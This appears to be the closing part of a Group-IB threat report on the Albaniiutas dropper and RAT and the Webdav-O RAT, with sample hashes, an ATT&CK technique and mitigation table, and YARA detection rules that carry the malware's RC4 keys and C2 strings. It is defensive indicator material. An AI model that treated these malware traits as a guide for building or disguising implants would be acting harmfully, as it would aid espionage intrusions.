- SHA-256 2a3c8dabdee7393094d72ce26ccbce34bff924a1be801f745d184a33119eeda4

cssrs.exe — **Albaniiutas dropper stage 1**

- MD5 32060465223315a1da24c0fb4a6e51f5
- SHA-1 c89896264a633fd7a036042d3202c6b9503d11cb
- SHA-256 71750c58eee35107db1a8e4d583f3b1a918dbffbd42a6c870b100a98fd0342e0

utas.xlsx.exe — **Albaniiutas dropper stage 0**

- MD5 4814f81f3b174c52e920e6ddd57d8da6
- SHA-1 bfa38cb5097bba6a8ae555d6dce3c5446db8099a
- SHA-256 690bf6b83cecbf0ac5c5f4939a9283f194b1a8815a62531a000f3020fee2ec42



TACTICS	TECHNIQUES OF ADVERSARIES	MITIGATIONS & ACTIVE DEFENCE	GROUP-IB MITIGATION & PROTECTION PRODUCTS
RESOURCE DEVELOPMENT	T1585.002 Establish Accounts: Email Accounts T1587.001 Develop Capabilities: Malware	M1056. Pre-compromise DTE0035. User Training	Cyber Education Threat Intelligence & Attribution
EXECUTION	T1059.003 Command and Scripting Interpreter: Windows Command Shell T1569.002 System Services: Service Execution T1106. Native API	M1049. Antivirus/Antimalware M1038. Execution Prevention M1022. Restrict File and Directory Permissions M1018. User Account Management DTE0035. User Training DTE0021. Hunting DTE0007. Behavioral Analytics DTE0032. Security Controls DTE0033. Standard Operating Procedure DTE0036. Software Manipulation DTE0034. System Activity Monitoring DTE0003. API Monitoring	Threat Hunting Framework Red Teaming Incident Response Fraud Hunting Platform Cyber Education
PERSISTENCE	T1543.003 Create or Modify System Process: Windows Service T1574.001 Hijack Execution Flow: DLL Search Order Hijacking		
PRIVILEGE ESCALATION	T1543.003 Create or Modify System Process: Windows Service		
DEFENSE EVASION	T1027. Obfuscated Files or Information T1070.004 Indicator Removal on Host: File Deletion T1140. Deobfuscate/Decode Files or Information T1222.001 File and Directory Permissions Modification: Windows File and Directory Permissions Modification T1036.004 Masquerading: Masquerade Task or Service T1036.005 Masquerading: Match Legitimate Name or Location T1497.003 Virtualization/Sandbox Evasion: Time Based Evasion		
DISCOVERY	T1083. File and Directory Discovery T1082. System Information Discovery T1057. Process Discovery T1087.001 Account Discovery: Local Account	M1049. Antivirus/Antimalware DTE0007. Behavioral Analytics DTE0036. Software Manipulation DTE0011. Decoy Content DTE0034. System Activity Monitoring	Threat Hunting Framework Threat Intelligence & Attribution
COLLECTION	T1005. Data from Local System		
COMMAND AND CONTROL	T1071.001 Application Layer Protocol: Web Protocols T1573.001 Encrypted Channel: Symmetric Cryptography T1132.001 Data Encoding: Standard Encoding T1105.Ingress Tool Transfer T1104. Multi-Stage Channels T1102. Web Service	M1038. Execution Prevention M1031. Network Intrusion Prevention M1021. Restrict Web-Based Content DTE0021. Hunting DTE0022. Isolation DTE0026. Network Manipulation DTE0027. Network Monitoring DTE0007. Behavioral Analytics DTE0034. System Activity Monitoring DTE0031. Protocol Decoder	
EXFILTRATION	T1567.002 Exfiltration Over Web Service: Exfiltration to Cloud Storage T1041. Exfiltration Over C2 Channel		
IMPACT	T1489. Service Stop	M1018. User Account Management M1022. Restrict File and Directory Permissions M1024. Restrict Registry Permissions DTE0007. Behavioral Analytics	Threat Hunting Framework

Learn more about Group-IB's products and services:

Group-IB's Threat Intelligence & Attribution system, Threat Hunting Framework, Red Teaming, and Cyber Education
YARA rule

```
import "pe"

rule webdavo_rat
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "webdavo.rat"
    description = "Suspected Webdav-O RAT (YaDisk)"
    sample = "7874c9ab2828bc3bf920e8cdee027e745ff059237c61b7276bbba5311147ebb6" //
x86
    sample = "849e6ed87188de6dc9f2ef37e7c446806057677c6e05a367abbd649784abdf77" //
x64
    severity = 9
    date = "2021-06-10"

  strings:
    $rc4_key_0 = { 8A 4F 01 47 34 C9 75 F8 2B C8 C1 E9 D2 F3 A5 8B }
    $rc4_key_1 = { C3 02 03 04 05 DD EE 08 09 10 11 12 1F D2 15 16 }
    $s0 = "y_dll.dll" fullword ascii
    $s1 = "test3.txt" fullword ascii
    $s2 = "DELETE" fullword wide
    $s3 = "PROPFIND" fullword wide

  condition:
    (any of ($rc4_key*) or 3 of ($s*)) or
    (
     pe.imphash() == "43021febc8494d66a8bc60d0fa953473" or
     pe.imphash() == "68320a454321f215a3b6fcd7d585626b"
    )
}

rule albaniiutas_dropper_exe
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "albaniiutas.dropper"
    description = "Suspected Albaniiutas dropper"
    sample = "2a3c8dabdee7393094d72ce26ccbce34bff924a1be801f745d184a33119eeda4" //
csrss.exe dropped from 83b619f65...
    sample = "71750c58eee35107db1a8e4d583f3b1a918dbffbd42a6c870b100a98fd0342e0" //
csrss.exe dropped from 690bf6b83...
    sample = "83b619f65d49afbb76c849c3f5315dbcb4d2c7f4ddf89ac93c26977e85105f32" //
dropper_stage_0 with decoy
    sample = "690bf6b83cecbf0ac5c5f4939a9283f194b1a8815a62531a000f3020fee2ec42" //
dropper_stage_0 with decoy
    severity = 9
    date = "2021-07-06"

  strings:
    $eventname = /[0-9A-F]{8}-[0-9A-F]{4}-4551-8F84-08E738AEC[0-9A-F]{3}/ fullword
ascii wide
    $rc4_key = { 00 4C 21 51 40 57 23 45 24 52 25 54 5E 59 26 55 2A 41 7C 7D 74 7E 6B
00 } // L!Q@W#E$R%T^Y&U*A|}t~k
```

```
    $aes256_str_seed = { 00 65 34 65 35 32 37 36 63 30 30 30 30 31 66 66 35 00 } //
e4e5276c00001ff5
    $s0 = "Release Entery Error" fullword ascii
    $s1 = "FileVJCr error" fullword ascii
    $s2 = "wchWSMhostr error" fullword ascii
    $s3 = "zlib err0r" fullword ascii
    $s4 = "De err0r" fullword ascii
    $s5 = "CreateFileW_CH error!" fullword ascii
    $s6 = "GetConfigOffset error!" fullword ascii

  condition:
    5 of them or
    (
     pe.imphash() == "222e118fa8c0eafeef102e49953507b9" or
     pe.imphash() == "7210d5941678578c0a31adb5c361254d" or
     pe.imphash() == "41e9907a6c468b4118e968a01461a45b"
    )
}

rule albaniiutas_rat_dll
{
  meta:
    author = "Dmitry Kupin"
    company = "Group-IB"
    family = "albaniiutas.rat"
    description = "Suspected Albaniiutas RAT (fileless)"
    sample = "fd43fa2e70bcc3b6023636675604942292 87bf4716638477889ae3f816efc705" //
dumped
    severity = 9
    date = "2021-07-06"

  strings:
    $rc4_key = { 00 4C 21 51 40 57 23 45 24 52 25 54 5E 59 26 55 2A 41 7C 7D 74 7E 6B
00 } // L!Q@W#E$R%T^Y&U*A|}t~k
    $aes256_str_seed = { 00 30 33 30 34 32 37 36 63 66 34 66 33 31 33 34 35 00 } //
0304276cf4f31345
    $s0 = "http://%s/%s/%s/" fullword ascii
    $s1 = "%s%04d/%s" fullword ascii
    $s2 = "GetRemoteFileData error!" fullword ascii
    $s3 = "ReadInjectFile error!" fullword ascii
    $s4 = "%02d%02d" fullword ascii
    $s5 = "ReadInject succeed!" fullword ascii
    $s6 = "/index.htm" fullword ascii
    $s7 = "commandstr" fullword ascii
    $s8 = "ClientX.dll" fullword ascii
    $s9 = "GetPluginObject" fullword ascii
    $s10 = "D4444 0k!" fullword ascii
    $s11 = "D5555 E00r!" fullword ascii
    $s12 = "U4444 0k!" fullword ascii
    $s13 = "U5555 E00r!" fullword ascii

  condition:
    5 of them
}
```

Operation TaskMasters: Cyberespionage in the digital economy age

APT Group Targeting Governmental Agencies in East Asia

Panda's New Arsenal: Part 2 Albaniiutas

Solar JSOC and NCIRCC report "Otchet ob issledovanii serii kiberatak na organy gosudarstvennoj vlasti RF" [Report on a series of cyberattacks against state agencies of the Russian Federation]

ThunderCats Hack the FSB | Your Taxes Didn't Pay For This Op